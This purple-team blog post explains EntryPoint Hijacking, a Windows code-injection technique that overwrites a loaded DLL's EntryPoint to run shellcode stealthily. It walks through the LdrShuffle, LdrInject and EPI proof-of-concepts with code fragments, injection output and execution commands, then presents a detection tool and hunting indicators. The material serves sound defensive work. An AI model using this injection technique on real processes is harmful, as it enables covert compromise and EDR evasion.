

EntryPoint Hijacking – Purple Team

 ipurple.team/2026/05/13/entrypoint-hijacking

May 13, 2026


The technique of EntryPoint Hijacking introduces a stealthier approach to code injection, as it doesn't rely on API calls that create a new thread within the process context, and it is independent of the attack chain. Arbitrary code is written to memory, but it executes only when the process legitimately creates a new thread. This enables threat actors to evade EDR defenses and extend their dwell time within the environment.

Playbook

Windows processes dynamically load multiple modules (DLLs) into memory at runtime. Each module contains a ***DllMain()*** function that the operating system automatically invokes in response to process and thread creation or termination events. The Windows loader function (***ntdll!Ldrp****) maintains a record of each DLL loaded, with its properties to manage these invocations, including the **EntryPoint** address. Sophisticated threat actors can overwrite the *EntryPoint* function of the targeted DLL to redirect the execution flow to attacker-controlled code whenever the loader function calls the *DllMain()*. However, hijacking the *EntryPoint* introduces challenges for threat actors, such as process stability issues, race conditions and crashes.

[Kurosh Dabbagh Escalante](#) released the [EPI](#) (EntryPoint Injection) proof of concept in 2023 and introduced a documented method to abuse the *EntryPoint* property of a DLL. EPI patches the *EntryPoint* of a loaded DLL (*kernelbase.dll*) and uses the *QueueUserWorkItem* from inside the redirected *EntryPoint*. The malicious code is executed on a thread-pool thread. [Hugo Valette](#) approached the same technique during x33fcon 2025, and released two proof-of-concepts examples called [LdrShuffle](#), demonstrating EntryPoint Hijacking within the same and remote processes. It should be noted that *LdrShuffle* handles the execution differently, even though both proof of concepts hijack the same property.

Windows identifies the *DllMain()* of DLLs via the *EntryPoint* property. Purple team operators can identify the memory address of the *EntryPoint* by executing the following commands. In the example below, the *kernelbase.dll* was used.



DLL EntryPoint

The code of the *LdrShuffle* has been analysed to understand the technique internals. The ***DontCallForThreads == 0*** is a boolean configuration check that allows thread-related calls in the process. If the setting is set to 1, threading is blocked. It should be highlighted that more complex APIs such as the *InternetOpenW* will cause the process to crash due to thread-syncing issues (deadlocks). Therefore, APIs receiving C2 callbacks must run in a separate thread. The *i>5* is used to skip from hijacking the first five DLLs of the process for stability reasons.

The *EntryPoint* is restored promptly to prevent process crashes.

```

1  BOOL RestoreLdr(IN ULONG_PTR dllBase) {
2  #ifdef _WIN64
3  PPEB pPeb = (PPEB)(__readgsqword(0x60));
4  #elif _WIN32
5  PPEB pPeb = (PPEB)(__readgsqword(0x30));
6  #endif
7  PDATA_T pDataT = NULL;
8  PEB_LDR_DATA* pPebLdr = (PEB_LDR_DATA*)pPeb->pLdr;
9  PLDR_DATA_TABLE_ENTRY2 pDte = (PLDR_DATA_TABLE_ENTRY2)
10 ((ULONG_PTR)pPebLdr->InMemoryOrderModuleList.Flink - 0x10);
11 while (pDte) {
12 if (pDte->BaseDllName.Length != NULL) {
13 if (pDte->DllBase == (PVOID)dllBase) {
14 pDataT = (PDATA_T)pDte->OriginalBase;
15 pDte->EntryPoint = (PLDR_INIT_ROUTINE)pDataT->bakEntryPoint;
16 pDte->OriginalBase = pDataT->bakOriginalBase;
17 return TRUE;
18 }
19 }
20 else {
21 break;
22 }
23 pDte = *(PLDR_DATA_TABLE_ENTRY2*)(pDte);
24 }
25 return FALSE;
26 }
27
28
29
30
31
32
33
34
35

```

Execution and arguments are passed via a Runner(), a helper application that is invoked to conduct API calls. The data structure resides in the heap, a dynamically managed region where a process allocates and frees memory at runtime. The Runner() accesses this memory region to determine what to execute.

```

1  typedef struct _DATA_T {
2  ULONG_PTR  runner;
3  ULONG_PTR  bakOriginalBase;
4  ULONG_PTR  bakEntryPoint;
5  HANDLE     event;
6  ULONG_PTR  ret;
7  DWORD      createThread;
8  ULONG_PTR  function;
9  DWORD      dwArgs;
10 ULONG_PTR  args[MAX_ARGS];
11 } DATA_T, * PDATA_T;
12
13

```

The *LdrShuffle* proof of concept can be executed from a console with no arguments to conduct the process injecting within the same process.

```

C:\temp>LdrShuffle.exe
[UpdateLdr] PEB located at      0x000000BCC501B000
[UpdateLdr] PebLdr located at   0x00007FFA4F5FA4C0
[UpdateLdr][2572] - identified DLL at 0x00007FFAACE80000
[UpdateLdr][2572] - backup entry point: 0x00007FFAACE96110
[UpdateLdr][2572] - new entry point: 0x00007FF653FA1550
[UpdateLdr][2572] - pDte->OriginalBase: 0x0000002121E6C5D0
[*] Press key to artificially create a new thread.
[*] Created dummy thread to run DummyFn [4352]
[Runner][4352] - called on module 0x00007FFAACE80000 for reason 2
[Runner][4352] - about to perform call in current thread

```

EntryPoint Hijacking

<https://ipurple.team>

OK Cancel

LdrShuffle – EntryPoint Hijacking

The second proof-of-concept released (part of the *LdrShuffle* repository) enables operators to target a remote process within the system and inject shellcode.

```

C:\temp>LdrInject.exe 3612 demon.x64.bin
[*] Raw shellcode loaded from file, size: 103935
[*] Our PEB at 0x00007FFA4F5FA4C0
[*] Successfully reading into target process. Reviewing DLLs until we find a suitable candidate...
    [*] == DLL no0 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA2640
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FF7F3F75A30
        DllBase: 0x00007FF7F3F50000
        DontCallForThreads: 0
    [*] == DLL no1 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA24B0
    [*] Read LdrDataEntry:
        EntryPoint: 0x0000000000000000
        DllBase: 0x00007FFA4F490000
        DontCallForThreads: 0
    [*] == DLL no2 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA2BD0
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FFA4D6870D0
        DllBase: 0x00007FFA4D670000
        DontCallForThreads: 1
    [*] == DLL no3 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA31E0
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FFA4C8C0710
        DllBase: 0x00007FFA4C8B0000
        DontCallForThreads: 0

```

LdrInject – Shellcode

Command Prompt

```

    [*] == DLL no6 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA4920
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FFA4D2AFEA0
        DllBase: 0x00007FFA4D280000
        DontCallForThreads: 1
    [*] == DLL no7 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA4D70
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FFA4D1F5390
        DllBase: 0x00007FFA4D1E0000
        DontCallForThreads: 1
    [*] == DLL no8 ==
    [*] pRemoteLdrDataEntry: 0x000001B645EA5170
    [*] Read LdrDataEntry:
        EntryPoint: 0x00007FFA4CE96110
        DllBase: 0x00007FFA4CE80000
        DontCallForThreads: 0

[*] Done ! Located DLL no8 loaded at 0x00007FFA4CE80000
[i] Allocated Memory At : 0x000001B6477C0000
[*] Injection done at 0x000001B6477C0000
[*] Backing up DLL EntryPoint (0x00007FFA4CE96110) and editing it to 0x000001B6477C0000
[*] Done, now wait for thread creation.


C:\temp>_

```

LdrInject

The diagram below visualizes the technique internals:

Loader Entry Point Hijacking (LdrShuffle) – How It Works



EntryPoint Hijacking – Technique Internals

Similarly, the EPI proof of concept allocates a memory space and writes a loader that decrypts, allocates, and runs the shellcode reliably. The PEB of the target address is then patched, and execution occurs using the process thread pool, to prevent new threads point to the shellcode for evasion. It should be noted that the loader restores the PEB to its previous state to enable the process to continue its normal execution.

```
epi.exe -p 6832
```

```

C:\temp\EPI-main\EPI-main\EPI\target\release>epi.exe -p 6832
[+] Memory successfully allocated.
[+] Loader written at 0x263fca30000.
[-] Remote process' PEB is located at 0x76fe275000.
[+] PEB's double-linked list found.
[-] Patching PEB...
[+] Success!

C:\temp\EPI-main\EPI-main\EPI\target\release>
    
```

EntryPoint Injection – PoC

Similarly, the *EntryPoint* hijack is the *iPurple* version that emulates the technique. The tool lists all running processes and prompts the user to enter the target PID for injection.

Command Prompt - "EntryPoint Hijack.exe"

```
2880    712    taskhostw.exe
2800    2120   explorer.exe
3716    652    svchost.exe
4364    652    svchost.exe
3372    780    StartMenuExperienceHost.exe
5116    780    RuntimeBroker.exe
4852    780    SearchApp.exe
4312    780    RuntimeBroker.exe
2436    780    RuntimeBroker.exe
4228    780    smartscreen.exe
4924    2800   SecurityHealthSystray.exe
380     652    SecurityHealthService.exe
5184    2800   vmtoolsd.exe
5280    780    SystemSettings.exe
5296    780    ApplicationFrameHost.exe
5440    780    UserOOBEBroker.exe
5496    780    TextInputHost.exe
5644    780    dllhost.exe
6012    2800   cmd.exe
6024    6012   conhost.exe
6320    652    svchost.exe
6544    1844   audiodg.exe
6460    780    ShellExperienceHost.exe
6124    780    RuntimeBroker.exe
4520    2800   notepad.exe
4584    2800   cmd.exe
3540    4584   conhost.exe
5960    6012   EntryPoint Hijack.exe
```

[?] Target PID:

EntryPoint Hijack – Remote Process Injection

The proof of concepts uses the *NtQueryInformationProcess* API to retrieve the PEB address of the target process and patches the *EntryPoint* of the *kernelbase.dll*.

```
[?] Target PID: 4520
[+] Opened PID 4520 (handle 0000000000000134)
[+] LDR_DATA_TABLE_ENTRY      : 0x1709D6C3220
[+]   .DllBase                : 0x7FFE69EA0000
[+]   .EntryPoint (current)   : 0x7FFE69EE9550
[+]   .SizeOfImage            : 0x2F7000
[+]   &.EntryPoint (to patch): 0x1709D6C3258
[+] LoadLibraryA address      : 0x7FFE6B6A0830
[+] MessageBoxA address       : 0x7FFE6BFD8C20
[+] Shellcode built (248 bytes).
[+] Remote shellcode page     : 0x1709F120000
[+] Wrote 248 bytes of shellcode.
[+] LDR EntryPoint hijack OK : 0x7FFE69EE9550 -> 0x1709F120000
[?] Trigger hijacked entry now via CreateRemoteThread? (y/n): 
```

EntryPoint Hijack

```


Command Prompt - "EntryPoint Hijack.exe"

5496 780 TextInputHost.exe
5644 780 dllhost.exe
6012 2800 cmd.exe
6024 6012 conhost.exe
6320 652 svchost.exe
6544 1844 audiodg.exe
6460 780 ShellExperienceHost.exe
6124 780 RuntimeBroker.exe
4520 2800 notepad.exe
4584 2800 cmd.exe
3540 4584 conhost.exe
5960 6012 EntryPoint Hijack.exe

[?] Target PID: 4520
[+] Opened PID 4520 (handle 0000000000000134)
[+] LDR_DATA_TABLE_ENTRY : 0x1709D6C3220
[+] .DllBase : 0x7FFE69EA0000
[+] .EntryPoint (current) : 0x7FFE69EE9550
[+] .SizeOfImage : 0x2F7000
[+] &.EntryPoint (to patch): 0x1709D6C3258
[+] LoadLibraryA address : 0x7FFE6B6A0830
[+] MessageBoxA address : 0x7FFE6BFD8C20
[+] Shellcode built (248 bytes).
[+] Remote shellcode page : 0x1709F120000
[+] Wrote 248 bytes of shellcode.
[+] LDR EntryPoint hijack OK : 0x7FFE69EE9550 -> 0x1709F120000


[?] Trigger hijacked entry now via CreateRemoteThread? (y/n): y
[+] Remote thread TID 1812 dispatched. Waiting up to 30s for return...

```



EntryPoint Hijacking – MessageBox

The diagram below visualizes the stages of *EntryPoint* Hijacking technique.



EntryPoint Hijacking – Diagram

```
1  [[Playbook.EntryPoint Hijacking]]
2  id = "1.0.0"
3  name = "1.0.0 - EntryPoint Hijacking"
4  description = "Inject code to the EntryPoint property of a legitimate
5  DLL module"
6  tooling.name = "LdrInject, EPI"
7  tooling.references = [
8  "https://github.com/RWXstoned/LdrShuffle"
9  "https://github.com/Kudaes/EPI/"
10 ]
11 executionSteps = [
12 "LdrInject.exe <PID> <shellcode>.bin"
13 "epi.exe -p <PID>"
14 ]
15 executionRequirements = [
16 "None"
17 ]
```

Detection

Modification and restoration of the *EntryPoint* is a core behaviour of the EntryPoint Hijacking technique. However, since the *EntryPoint* is restored, a point-in-time memory scan by the EDR will only detect the technique if it occurs during the small hijack window. Effective detection requires combining integrity checks on PEB loader structures, detection of the runner stub in private memory, and telemetry on the write (*WriteProcessMemory*) primitive.

A reliable detection requires to compare the *OriginalBase* with *DllBase* so if **OriginalBase** **!= DllBase** the entry point has been tampered.

The *LdrShuffleDetect* (a detection-based tool) runs continuously on the target and every 10 seconds all the processes are scanned. The tool takes a snapshot of all processes running on the host by using the *CreateToolhelp32Snapshot* API. The functions *Process32FirstW* and *Process32NextW* enumerate the list of processes.

```

1  HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
2  if (hSnap == INVALID_HANDLE_VALUE) return procs;
3  PROCESSENTRY32W pe = {sizeof(pe)};
4  if (Process32FirstW(hSnap, &pe)) {
5  do {
6  if (pe.th32ProcessID == 0 || pe.th32ProcessID == 4) continue;
7  ProcEntry e;
8  e.pid = pe.th32ProcessID;
9  wcscpy_s(e.name, pe.szExeFile);
10 procs.push_back(e);
11 } while (Process32NextW(hSnap, &pe));
12 }
13

```

A handle to the targeted process or processes is opened via the *OpenProcess* API to query process/processes information and read the memory of these processes via *ReadProcessMemory* API calls.

```

1  HANDLE hTmp = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION,
2  FALSE, targetPid);
3  if (hTmp) {
4  DWORD sz = MAX_PATH;
5  QueryFullProcessImageNameW(hTmp, 0, e.name, &sz);
6  CloseHandle(hTmp);

```

A series of *ReadProcessMemory* calls is performed to read process memory starting from the PEB address, including the *LDR_DATA_TABLE_ENTRY* to obtain the *Entrypoint* address, and monitors for any changes. The tool can be executed from the command line and raises an alert when one or more of the three conditions are met:

1. The memory address of the *EntryPoint* property is outside the range of the *DllBase*.
2. The *EntryPoint* memory type is changed from *MEM_IMAGE* (0x10000000) to *MEM_PRIVATE* (0x20000) for shellcodes running in private heap.
3. The *OriginalBase* is not valid.

The tool was executed against the two publicly available proof of concepts (LdrShuffle + EPI) and the private tool from iPurple *EntryPointHijacking*, and has successfully detected all *EntryPoint* hijacking attempts.

C:\temp>LdrShuffleDetect.exe

```
LdrShuffleDetect - real-time LDR entry-point monitor
Detects EntryPoint / OriginalBase tampering (LdrShuffle)
```

[2026-05-03 05:14:27] Monitor started (interval=1000 ms, target=all processes)
Press Ctrl+C to stop.

```
===== DETECTION =====
Time      : 2026-05-03 05:14:39
Process   : LdrShuffle.exe (PID 1532)
Module    : ucrtbase.dll
DllBase   : 0x7FFAACE80000 Size = 0x100000
[!!!] EntryPoint 0x7FF653FA1550 is OUTSIDE the DLL image
[!!!] EntryPoint memory is not MEM_IMAGE (heap/shellcode region)
[!!!] OriginalBase 0x01CF050355D0 is a heap pointer (DATA_T struct)
Detail    : [1] EP=0x7FF653FA1550 outside image [0x7FFAACE80000]
```

[2026-05-03 05:14:40] Heartbeat - scanned 74 processes, 0 new alert(s) this cycle, 1 total

LdrShuffleDetect

C:\temp>LdrShuffleDetect.exe

```
LdrShuffleDetect - real-time LDR entry-point monitor
Detects EntryPoint / OriginalBase tampering (LdrShuffle)
```

[2026-05-06 02:28:05] Monitor started (interval=1000 ms, target=all processes)
Press Ctrl+C to stop.


[2026-05-06 02:28:17] Heartbeat - scanned 87 processes, 0 new alert(s) this cycle, 0 total
[2026-05-06 02:28:32] Heartbeat - scanned 87 processes, 0 new alert(s) this cycle, 0 total

```
===== DETECTION =====
Time      : 2026-05-06 02:28:34
Process   : notepad.exe (PID 6832)
Module    : KERNELBASE.dll
DllBase   : 0x7FFDA4270000 Size = 0x2F7000
[!!!] EntryPoint 0x0263FCA30000 is OUTSIDE the DLL image
[!!!] EntryPoint memory is not MEM_IMAGE (heap/shellcode region)
Detail    : [1] EP=0x0263FCA30000 outside image [0x7FFDA4270000]
```

EntryPoint Injection - Detection

```
[?] Target PID: 4432
[+] Opened PID 4432 (handle 000000000000011C)
[+] LDR_DATA_TABLE_ENTRY : 0x16E52013220
[+] .DllBase : 0x7FFE69EA0000
[+] .EntryPoint (current) : 0x7FFE69EE9550
[+] .SizeOfImage : 0x2F7000
[+] &.EntryPoint (to patch): 0x16E52013258
[+] LoadLibraryA address : 0x7FFE6B6A0830
[+] MessageBoxA address : 0x7FFE6BFD8C20
[+] Shellcode built (248 bytes).
[+] Remote shellcode page : 0x16E53A90000
[+] Wrote 248 bytes of shellcode.
[+] LDR EntryPoint hijack OK : 0x7FFE69EE9550 -> 0x16E53A90000

[?] Trigger hijacked entry now via CreateRemoteThread? (y/n):
```



```

LdrShuffleDetect - real-time Ldr entry-point monitor
Detects EntryPoint / OriginalBase tampering (LdrShuffle)

[2026-05-12 00:22:31] Monitor started (interval=1000 ms, target=all processes)
Press Ctrl+C to stop.

[2026-05-12 00:22:40] Heartbeat - scanned 85 processes, 0 new alert(s) this cycle, 0 total

DETECTION
Time : 2026-05-12 00:22:44
Process : notepad.exe (PID 4432)
Module : KERNELBASE.dll
DllBase : 0x7FFE69EA0000 Size = 0x2F7000
[!!!] EntryPoint 0x016E53A90000 is OUTSIDE the DLL image
[!!!] EntryPoint memory is not MEM_IMAGE (heap/shellcode region)
Detail : [1] EP=0x16E53A90000 outside image [0x7FFE69EA0000

```

EntryPoint Hijacking – Detection

The table below summarizes the conditions that trigger an alert during *EntryPoint* tampering.

Condition	Activity	Confidence
1, 2, 3	All three conditions fail	Critical
1, 2	EP outside memory range & Private Memory	Critical
3	OriginalBase is a heap pointer	High
2	EntryPoint is not in image memory	Medium
None	All checks pass	Clean

Running *LdrShuffleDetect* on a schedule against high-value processes (lsass, browsers, office, EDR) that beacon externally offers an effective detection method for *EntryPoint* Hijacking.

Another indicator of EntryPoint Hijacking is to hunt for handles opened with *GrantedAccess* containing 0x143A and correlate this behaviour with outbound traffic from these processes. The access mask 0x143A grants the caller process permissions to read

(PROCESS_VM_READ), write (PROCESS_VM_WRITE), and manipulate (PROCESS_VM_OPERATION) the target image process. The *GrantedAccess* field is contained under Sysmon Event ID 10.



Sysmon Event ID 10

The code injection technique of *EntryPoint* Hijacking is pushing the boundaries of in-memory detection capabilities. Endpoint Detection and Response technologies should no longer chase common APIs that are used in malware, but correlate multiple other behaviours to identify tampering of the *EntryPoint* property. Organizations that want to elevate their detection capabilities should include *EntryPoint Hijacking* in their purple team operations backlog, in order to investigate if their EDR deployment can detect this code injection technique effectively.

Alternatively, if the current implementation of the EDR technology lacks this capability, organizations should consider the replication of the detection proof-of-concept and deployment across multiple endpoints with log-forwarding to their SIEM for early threat detection. Detecting threats during initial access enables SOC teams to respond and isolate threats faster, reducing the blast radius of a breach.